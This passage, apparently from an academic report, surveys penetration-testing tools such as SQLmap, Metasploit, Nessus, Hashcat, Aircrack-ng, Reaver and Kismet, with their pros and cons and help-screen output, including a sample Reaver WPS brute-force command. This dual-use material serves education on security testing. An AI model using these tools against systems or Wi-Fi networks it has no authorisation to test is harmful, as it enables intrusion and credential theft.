
SQLmap is a widely utilized open-source tool engineered to automate the discovery and exploitation of SQL injection vulnerabilities. Its primary function revolves around probing web applications to uncover SQL injection weaknesses, thereby potentially gaining unauthorized access to vulnerable databases. Renowned for its user-friendly interface and adaptable nature, SQLmap is a preferred choice among penetration testers. SQLmap offers a wide range of features for detecting and exploiting SQL injection vulnerabilities in web applications. It supports various techniques, evasion techniques, and Database Management Systems (DBMS), allowing users to identify vulnerabilities across different web platforms and database environments. Also, can retrieve database schema information, dump database contents, and execute arbitrary SQL queries on the target server. It provides detailed reports and findings, including proof-of-concept exploits, to assist users in understanding the severity and impact of the vulnerabilities. Crafted in Python, it boasts compatibility with Windows, Linux, and MacOS operating systems. Also, facilitates a broad spectrum of attacks, ranging from database fingerprinting and data extraction to complete database takeover. Therefore, it's important for organizations to regularly assess and secure their web applications to prevent exploitation by malicious actors. Furthermore, it empowers users to circumvent login mechanisms and execute arbitrary commands on the underlying operating system. Also, some advantages and disadvantages of this tool are[148][107]:

Advantages

- Comprehensive SQL injection testing tool with support for various injection techniques, evasion techniques, and database management systems.
- Built-in features for detecting and exploiting SQL injection vulnerabilities in web applications.
- Customizable output options and integration capabilities for incorporating SQLmap scans into automated workflows or security assessment frameworks.
- Actively maintained and supported by a community of developers and contributors..

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for configuring and executing complex injection attacks.
- May generate significant HTTP traffic and requests, potentially causing disruptions or performance issues on target web applications.
- Dependency on target web application configurations and responses, which may affect the accuracy and reliability of injection results



```
┌──(root㉿kali)-[~]
└─# sqlmap
                        {1.8.2#stable}

                        https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help
```

Figure 28: SQLmap Tool

2.6.3.4 Metasploit Framework


The Metasploit framework represents an open-source toolkit designed for the development and execution of exploit code. The Metasploit Framework offers a wide range of features for network reconnaissance, vulnerability scanning, exploitation, payload delivery, and post-exploitation activities. It includes a vast collection of exploit modules, auxiliary modules, payloads, encoders, and evasion techniques for targeting various systems and applications. Also, supports both manual and automated penetration testing workflows, allowing users to customize and orchestrate complex attack scenarios. While the Metasploit Framework itself is not a tool used in cyber attacks, it can be used by penetration testers to exploit vulnerabilities in network systems. It enjoys widespread adoption among security professionals who leverage its capabilities for a diverse range of objectives, spanning from penetration testing and vulnerability assessment to exploit development. Also, some advantages and disadvantages of this tool are[107][150][178][192]:

Advantages

- Comprehensive penetration testing platform with support for network reconnaissance, vulnerability scanning, exploitation, payload delivery, and post-exploitation activities.
- Active community of security professionals, developers, and contributors, ensuring ongoing updates, improvements, and new features.
- Flexible and extensible architecture with APIs, libraries, and interfaces for integrating with other security tools and automation platforms.
- User-friendly interface and extensive documentation make it accessible to users with varying levels of technical expertise.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for configuring and orchestrating complex attack scenarios.
- May generate significant network traffic and activity, potentially causing disruptions or performance issues on target systems.



```
┌──(root㉿kali)-[~]
└─# msfrpcd -h

Usage: msfrpcd <options>

OPTIONS:

    -a   Bind to this IP address (default: 0.0.0.0)
    -c   (JSON-RPC) Path to certificate (default: /root/.msf4/msf-ws-cert.pem)
    -f   Run the daemon in the foreground
    -h   Help banner
    -j   (JSON-RPC) Start JSON-RPC server
    -k   (JSON-RPC) Path to private key (default: /root/.msf4/msf-ws-key.pem)
    -n   Disable database
    -p   Bind to this port (default: 55553)
    -P   Specify the password to access msfrpcd
    -S   Disable SSL on the RPC socket
    -t   Token Timeout seconds (default: 300)
    -U   Specify the username to access msfrpcd
    -u   URI for Web server
    -v   (JSON-RPC) SSL enable verify (optional) client cert requests
```

Figure 29: Metasploit Framework Tool

2.6.4 Vulnerability Analysis Tools

Vulnerability analysis is a procedural step that involves the systematic identification, classification, and prioritization of vulnerabilities within the target environment. Vulnerability analysis tools play a pivotal role in automating and streamlining this process, empowering penetration testers to conduct comprehensive assessments and recommend targeted remediation measures. By leveraging vulnerability analysis tools, organizations can proactively identify and address security vulnerabilities before they are exploited by malicious actors, thereby reducing the risk of data breaches, financial losses, and reputational damage. This category is also crucial as it enables attackers to pinpoint existing vulnerabilities, their locations, and assess their exploitability within the system. Below will be provided an overview of tools used for vulnerability analysis.

2.6.4.1 Nexpose

InsightVM, formerly known as Nexpose, is a vulnerability management solution developed by Rapid7. It is widely adopted by security professionals, IT administrators, and risk management teams to conduct thorough vulnerability assessments and manage security risks across their organization's network infrastructure. InsightVM offers robust features for vulnerability scanning, assessment, and remediation. It performs comprehensive vulnerability checks across operating systems, applications, network devices, and cloud environments. This tool facilitates asset discovery, prioritizes assets, and assigns risk scores, enabling organizations to pinpoint critical vulnerabilities and prioritize mitigation efforts based on potential business impact. InsightVM generates detailed reports, dashboards, and analytics to track vulnerabilities, monitor remediation progress, and demonstrate compliance with regulatory standards. It supports integration with other security tools like Security Information and Event Management (SIEM) systems, ticketing systems, and patch management solutions, streamlining vulnerability management workflows and automating remediation processes. With RESTful APIs and integration plugins, InsightVM enables seamless integration with third-party platforms, enhancing overall security operations and incident response capabilities. While is primarily used by organizations to fortify their network infrastructure against potential exploits, it's important to note that attackers may exploit publicly disclosed vulnerability information to target organizations that have not yet addressed these issues. Therefore, timely patching and proactive vulnerability management are critical to minimizing exposure to cyber threats[203]:

Advantages

- Comprehensive vulnerability management solution with support for vulnerability scanning, assessment, and remediation.
- Automated discovery of assets and vulnerabilities across on-premises, cloud, and hybrid environments.
- Prioritization of vulnerabilities based on risk and potential impact to the business.
- Integration with other security tools and platforms for streamlined vulnerability management workflows.

Disadvantages

- Requires some level of expertise to configure and deploy effectively, particularly in large and complex environments.
- May generate significant network traffic and resource utilization during vulnerability scans, potentially impacting network performance.
- Licensing costs may be prohibitive for some organizations, especially for large-scale deployments.
- Dependency on timely vulnerability intelligence updates and accurate vulnerability assessments to maintain effectiveness in identifying and prioritizing vulnerabilities.

2.6.4.2 OpenVAS


OpenVAS is a robust vulnerability scanner recognized for its comprehensive feature set. It supports both authentication and authenticated testing across a wide array of internet protocols and programming languages, facilitating thorough vulnerability assessments. The scanner utilizes a feed with a substantial history and receives daily updates to ensure its tests remain relevant and effective in detecting vulnerabilities. Since its inception in 2006, OpenVAS has been developed and maintained by Greenbone, a leading entity in the cybersecurity domain. It forms a crucial part of the Greenbone Community Edition, alongside other open-source modules, contributing to the broader framework of the Greenbone Enterprise Appliance, a commercial vulnerability management product family. OpenVAS is primarily used by organizations to proactively identify and address vulnerabilities within their network infrastructure, thereby reducing the risk of exploitation by malicious actors. However, it's important to note that attackers might exploit publicly available vulnerability information from OpenVAS scans to target organizations that have not yet patched or mitigated these vulnerabilities[107][153]:

Advantages

- Open-source vulnerability scanning and management solution, providing access to a wide range of security checks and updates from the community.
- Automated scanning of network hosts and devices, helping organizations identify vulnerabilities in their infrastructure.
- Comprehensive reporting and remediation recommendations to assist organizations in prioritizing and addressing vulnerabilities effectively.
- Integration with other security tools and platforms for streamlined vulnerability management workflows.

Disadvantages

- Requires some level of expertise to configure and deploy effectively, particularly in large and complex environments.
- May generate significant network traffic and resource utilization during vulnerability scans, potentially impacting network performance.
- Dependency on timely vulnerability intelligence updates and accurate vulnerability assessments to maintain effectiveness in identifying and prioritizing vulnerabilities.
- Limited support options compared to commercial vulnerability management solutions, requiring reliance on community support and resources for assistance.



```
┌──(root㉿kali)-[~]
└─# gvm-start -h
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>]  Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```

Figure 30: OpenVAS Tool

2.6.4.3 Nessus

Nessus, developed by Tenable, serves as a powerful platform designed to identify security vulnerabilities across a spectrum of devices, applications, operating systems, cloud services, and other network resources. Initially introduced as an open-source tool in 1998, Nessus transitioned into a commercial product in 2005, offering an enterprise edition. Presently, Nessus encompasses a range of products tailored to automate point-in-time vulnerability assessments, aiming to empower enterprise IT teams in preemptively identifying and remedying vulnerabilities before cyber attackers exploit them[107][156][192][144].


Through its comprehensive scanning capabilities, Nessus is adept at pinpointing software flaws, missing patches, malware, denial-of-service vulnerabilities, default passwords, and misconfiguration errors, among other potential security gaps. Upon detecting vulnerabilities, Nessus promptly issues alerts, enabling IT teams to conduct thorough investigations and determine appropriate courses of action, thereby fortifying the network's resilience against cyber threats. However, attackers may leverage publicly available information about vulnerabilities disclosed by Nessus scans to target organizations that have not yet patched or mitigated those vulnerabilities. Also, some advantages and disadvantages of this tool are [107][156][192]:

Advantages

- Comprehensive vulnerability assessment tool with extensive coverage of operating systems, applications, and network services.
- Automated scanning of network hosts, devices, and web applications, helping organizations identify vulnerabilities in their infrastructure.
- Detailed reports, dashboards, and remediation recommendations to assist organizations in prioritizing and addressing vulnerabilities effectively.
- Integration with other security tools and platforms for streamlined vulnerability management workflows.

Disadvantages

- Commercial licensing may be cost-prohibitive for some organizations, especially for large-scale deployments.
- Requires some level of expertise to configure and deploy effectively, particularly in large and complex environments.
- May generate significant network traffic and resource utilization during vulnerability scans, potentially impacting network performance.
- Depend on timely vulnerability intelligence updates and accurate vulnerability assessments to maintain effectiveness in identifying and prioritizing vulnerabilities.



```
$ sudo systemctl start nessusd && systemctl --no-pager status nessusd
[sudo] password for null:
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
     Active: active (running) since Wed 2024-03-06 06:07:59 EST; 40ms ago
   Main PID: 18010 (nessus-service)
      Tasks: 2 (limit: 4289)
     Memory: 1.0M (peak: 1.1M)
        CPU: 12ms
     CGroup: /system.slice/nessusd.service
             ├─18010 /opt/nessus/sbin/nessus-service -q
             └─18012 nessusd -q

Mar 06 06:07:59 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
```

Figure 31: Nessus Tool

2.6.5 Remote Attacks Tools

Penetration testing is a critical aspect of proactive cybersecurity measures, enabling organizations to evaluate their resilience against a wide spectrum of cyber threats. Among the most valuable tools are remote attack methodologies, which encompass a diverse array of techniques aimed at exploiting vulnerabilities without the need for physical access to the target environment. These tools play a pivotal role in penetration testing by allowing testers to simulate the tactics and techniques employed by malicious actors to infiltrate and compromise digital assets. Through the use of remote attack tools, organizations can proactively identify and remediate vulnerabilities before they are exploited by adversaries. This proactive approach strengthens their overall cybersecurity defenses, mitigating the risk of potential data breaches, financial losses, and reputational damage. Below, we will delve into an in-depth analysis of remote attack tools and their functionalities.

2.6.5.1 Hashcat


Hashcat is a password-cracking tool utilized for legitimate and illicit activities. Functioning as a rapid and efficient hacking tool, Hashcat aids in brute-force attacks by using hash values of passwords that are either guessed or applied by the tool. When employed for ethical purposes, such as penetration testing of one's infrastructure, it can uncover compromised or easily guessed credentials. Also offers a comprehensive set of features for password cracking, including support for CPU and GPU acceleration, distributed cracking, and rule-based attacks. It supports various hashing algorithms, including MD5, SHA-1, SHA-256, bcrypt, NTLM, and others, allowing users to crack passwords hashed using common cryptographic standards. Hashcat provides different attack modes, such as brute-force attacks, dictionary attacks, combinator attacks, and hybrid attacks, enabling users to customize the cracking process based on the characteristics of the target passwords. However, it is predominantly recognized for its association with malicious activities. Frequently utilized by hackers, Hashcat, readily accessible for download on various operating systems, automates attacks against passwords and other sensitive data. By cracking passwords stored in hashed form, security professionals can assess the adequacy of password policies, educate users about password security best practices, and improve overall security posture. However, attackers may leverage password-cracking techniques, including tools like Hashcat, to recover passwords and gain unauthorized access to systems or sensitive information. It empowers users to perform brute-force attacks on credential stores using known hashes, execute dictionary attacks and rainbow table techniques, and decipher user behavior patterns into hashed-password combination attacks. Also, some advantages and disadvantages of this tool are [157]:

Advantages

- Powerful password recovery tool with support for a wide range of hashing algorithms and attack modes.
- Efficient use of CPU and GPU resources for fast and scalable password cracking performance.
- Customizable attack options, including rule-based attacks and distributed cracking, for tailoring the cracking process to specific requirements.
- Actively maintained and supported by a community of developers.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for configuring and optimizing cracking attacks.
- May generate significant computational load and resource utilization, particularly when using GPU acceleration or distributed cracking across multiple systems.
- Use of Hashcat for unauthorized password cracking activities may violate legal and ethical guidelines, leading to legal consequences.
- Depend on target password policies, complexity requirements, and hashing algorithms, which may affect the success and speed of password recovery attempts.



```
┌──(root㉿kali)-[~]
└─# hashcat -h
hashcat (v6.2.6) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=======================
 -m, --hash-type                | Num  | Hash-type, references below (otherwise autodetect)   | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --deprecated-check-disable |      | Enable deprecated plugins                            |
     --status                   |      | Enable automatic update of the status screen         |
     --status-json              |      | Enable JSON format for status output                 |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
```

Figure 32: Hashcat Tool

2.6.5.2 Aircrack-ng

Aircrack-ng is a comprehensive toolkit tailored for auditing and fortifying Wi-Fi networks. Geared towards ethical hackers and security professionals, its core functionalities encompass cracking Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA) keys, fabricating counterfeit access points, capturing and scrutinizing network traffic, and executing assorted network-based assaults. The suite serves as a valuable resource for evaluating the security integrity of wireless networks, uncovering potential vulnerabilities, and gauging the efficacy of encryption protocols. Furthermore, Aircrack-ng aids in the detection of rogue access points, the emulation of diverse attack scenarios, and the execution of penetration testing endeavors. By identifying weaknesses in Wi-Fi encryption and authentication mechanisms, security professionals can help organizations improve their wireless network security posture and mitigate the risk of unauthorized access or data interception. Leveraging the suite entails utilizing its diverse array of tools, each meticulously designed for specific tasks. Whether used individually or in synergy with other tools within the suite, these components empower users to undertake a multitude of wireless network security assessments with precision and efficacy. Also, some advantages and disadvantages of this tool are [107][158][144]:


Advantages

- Comprehensive suite of wireless network security tools for capturing, analyzing, and cracking Wi-Fi network traffic.
- Supports a wide range of Wi-Fi encryption and authentication mechanisms, including WEP, WPA, and WPA2-PSK.
- Actively maintained and supported by a community of developers and contributors.

- Customizable attack options and integration capabilities for incorporating Aircrack-ng into larger security testing workflows.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for configuring and executing wireless network attacks.
- May only be effective against poorly secured Wi-Fi networks with weak encryption or authentication mechanisms.
- Use of Aircrack-ng for unauthorized wireless network testing activities may violate legal and ethical guidelines, leading to legal consequences.
- Depend on target Wi-Fi network configurations, signal strength, and traffic patterns, which may affect the success and speed of wireless network attacks.



```
┌──(root㉿kali)-[~]
└─# aircrack-ng

  Aircrack-ng 1.7  - (C) 2006-2022 Thomas d'Otreppe
  https://www.aircrack-ng.org

  usage: aircrack-ng [options] <input file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
      -e <essid> : target selection: network identifier
      -b <bssid> : target selection: access point's MAC
      -p <nbcpu> : # of CPU to use  (default: all CPUs)
      -q         : enable quiet mode (no status output)
      -C <macs>  : merge the given APs to a virtual one
      -l <file>  : write key to file. Overwrites file.

  Static WEP cracking options:

      -c         : search alpha-numeric characters only
      -t         : search binary coded decimal chr only
      -h         : search the numeric key for Fritz!BOX
      -d <mask>  : use masking of the key (A1:XX:CF:YY)
      -m <maddr> : MAC address to filter usable packets
      -n <nbits> : WEP key length :  64/128/152/256/512
      -i <index> : WEP key index (1 to 4), default: any
      -f <fudge> : bruteforce fudge factor,  default: 2
      -k <korek> : disable one attack method  (1 to 17)
      -x or -x0  : disable bruteforce for last keybytes
      -x1        : last keybyte bruteforcing  (default)
      -x2        : enable last  2 keybytes bruteforcing
      -X         : disable  bruteforce   multithreading
      -y         : experimental  single bruteforce mode
      -K         : use only old KoreK attacks (pre-PTW)
      -s         : show the key in ASCII while cracking
      -M <num>   : specify maximum number of IVs to use
      -D         : WEP decloak, skips broken keystreams
      -P <num>   : PTW debug:  1: disable Klein, 2: PTW
      -1         : run only 1 try to crack key with PTW
      -V         : run in visual inspection mode
```

Figure 33: Aircrack-ng Tool

2.6.5.3 Reaver


Reaver, is an open-source tool, offers a method for brute-forcing Wi-Fi Protected Setup (WPS) PINs as part of Wi-Fi network security testing. Its technique involves initiating a sequence of reauthentication packets directed at the target Wi-Fi router. These packets prompt the router to disconnect all connected devices. Following this disruption, Reaver endeavors to establish a connection with the router using the WPS PIN. The core strategy of Reaver revolves around sending numerous reauthentication packets to the designated Wi-Fi router. By inundating the router with these packets, it effectively compels the router to sever connections with all connected devices. This disruption provides Reaver with an opportunity to exploit vulnerabilities within the WPS protocol. It also used by security professionals to demonstrate the vulnerability of WPS-enabled routers to brute-force attacks. By exploiting weaknesses in WPS implementations, attackers can potentially recover the router's passphrase and gain unauthorized access to the Wi-Fi network. Therefore, organizations need to assess the security of their Wi-Fi networks and mitigate the risk posed by WPS vulnerabilities by disabling WPS or implementing stronger security measures. Typically, this PIN consists of eight digits and serves to authenticate devices with the router without requiring an extended passphrase. Lastly, Reaver cycles through a list of potential PIN combinations, persisting until it either successfully connects or exhausts all options. Also, some advantages and disadvantages of this tool are [107][159]:

Advantages

- Specialized tool for exploiting weaknesses in WPS-enabled routers and recovering WPA/WPA2 passphrases.
- Automated brute-force attack capabilities, reducing the complexity of exploiting WPS vulnerabilities.
- Real-time feedback and progress tracking during brute-force attacks, facilitating efficient testing and analysis..

Disadvantages

- Limited to targeting WPS-enabled routers, which may not be prevalent in all Wi-Fi networks.
- Relatively slow compared to other password recovery methods, particularly for routers with strong WPS PINs or protection mechanisms.
- Use of Reaver for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on target router configurations and vulnerabilities, which may affect the success and speed of brute-force attacks.



```
┌──(root㉿kali)-[~]
└─# reaver

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
        -i, --interface=<wlan>          Name of the monitor-mode interface to use
        -b, --bssid=<mac>               BSSID of the target AP

Optional Arguments:
        -m, --mac=<mac>                 MAC of the host system
        -e, --essid=<ssid>              ESSID of the target AP
        -c, --channel=<channel>         Set the 802.11 channel for the interface (implies -f)
        -s, --session=<file>            Restore a previous session file
        -C, --exec=<command>            Execute the supplied command upon successful pin recovery
        -f, --fixed                     Disable channel hopping
        -5, --5ghz                      Use 5GHz 802.11 channels
        -v, --verbose                   Display non-critical warnings (-vv or -vvv for more)
        -q, --quiet                     Only display critical messages
        -h, --help                      Show help

Advanced Options:
        -p, --pin=<wps pin>             Use the specified pin (may be arbitrary string or 4/8 digit WPS pin)
        -d, --delay=<seconds>           Set the delay between pin attempts [1]
        -l, --lock-delay=<seconds>      Set the time to wait if the AP locks WPS pin attempts [60]
        -g, --max-attempts=<num>        Quit after num pin attempts
        -x, --fail-wait=<seconds>       Set the time to sleep after 10 unexpected failures [0]
        -r, --recurring-delay=<x:y>     Sleep for y seconds every x pin attempts
        -t, --timeout=<seconds>         Set the receive timeout period [10]
        -T, --m57-timeout=<seconds>     Set the M5/M7 timeout period [0.40]
        -A, --no-associate              Do not associate with the AP (association must be done by another application)
        -N, --no-nacks                  Do not send NACK messages when out of order packets are received
        -S, --dh-small                  Use small DH keys to improve crack speed
        -L, --ignore-locks              Ignore locked state reported by the target AP
        -E, --eap-terminate             Terminate each WPS session with an EAP FAIL packet
        -J, --timeout-is-nack           Treat timeout as NACK (DIR-300/320)
        -F, --ignore-fcs                Ignore frame checksum errors
        -w, --win7                      Mimic a Windows 7 registrar [False]
        -K, --pixie-dust                Run pixiedust attack
        -Z                              Run pixiedust attack
        -O, --output-file=<filename>    Write packets of interest into pcap file

Example:
        reaver -i wlan0mon -b 00:90:4C:C1:AC:21 -vv
```

Figure 34: Reaver Tool

2.6.5.4 Kismet

Kismet is a console-based 802.11 layer-2 wireless network detector, sniffer, and intrusion detection system renowned for its comprehensive features in wireless network detection and analysis. It provides real-time monitoring of Wi-Fi networks, including access points, client devices, and ad-hoc networks, allowing users to identify nearby wireless devices and analyze their behavior. Kismet captures wireless network packets, decodes protocols, and extracts information about network traffic such as SSIDs, MAC addresses, signal strength, and data payloads. It supports various wireless network interfaces and packet capture methods, enabling simultaneous monitoring of multiple channels and frequency bands. Using a passive sniffing approach, Kismet identifies networks, including non-beaconing networks, which remain hidden if operational. By intercepting TCP, UDP, ARP, and DHCP packets, can automatically discern network IP blocks. It is widely used by security professionals for monitoring and analyzing wireless network traffic to assess security and respond to incidents. With this tool, security professionals can detect rogue access points, unauthorized devices, and suspicious network activities that may indicate security breaches or intrusions. Moreover, Kismet offers the capability to log traffic in formats compatible with **Wireshark** and **tcpdump**, visualize detected networks and their estimated ranges on imported maps [107][160]:


Advantages

- Powerful wireless network detection and analysis tool for monitoring Wi-Fi networks in real-time.

- Supports a wide range of wireless network interfaces and packet capture methods, enabling comprehensive network monitoring.
- Provides detailed information about nearby Wi-Fi networks, including SSIDs, MAC addresses, signal strength, and data payloads.
- Actively maintained and supported by a community of developers and contributors, ensuring ongoing updates and improvements.

Disadvantages

- Requires some level of technical expertise to configure and deploy effectively, particularly for optimizing packet capture settings and analyzing network traffic.
- May only be effective for monitoring unencrypted or weakly encrypted Wi-Fi networks, as encrypted traffic may be difficult to analyze without decryption keys.
- Use of Kismet for unauthorized wireless network monitoring activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on target Wi-Fi network configurations, signal strength, and traffic patterns, which may affect the accuracy and reliability of network monitoring results.



```
KISMET - Point your browser to http://localhost:2501 (or the address of this system) for the Kismet UI
INFO: Using default rates of 10/min, 1/sec for alert 'DEVICEFOUND'
INFO: Using default rates of 10/min, 1/sec for alert 'DEVICELOST'
INFO: Registering support for DLT_PPI packet header decoding
INFO: Registering support for DLT_RADIOTAP packet header decoding
INFO: Registering support for DLT_BTLE_RADIO packet header decoding
INFO: Using default rates of 10/min, 1/sec for alert 'BADFIXLENIE'
INFO: PHY80211 will only process AP signal levels from beacons
INFO: Allowing Kismet clients to view WEP keys
INFO: Keeping EAPOL packets in memory for easy download and WIDS
      functionality; this can use more RAM.
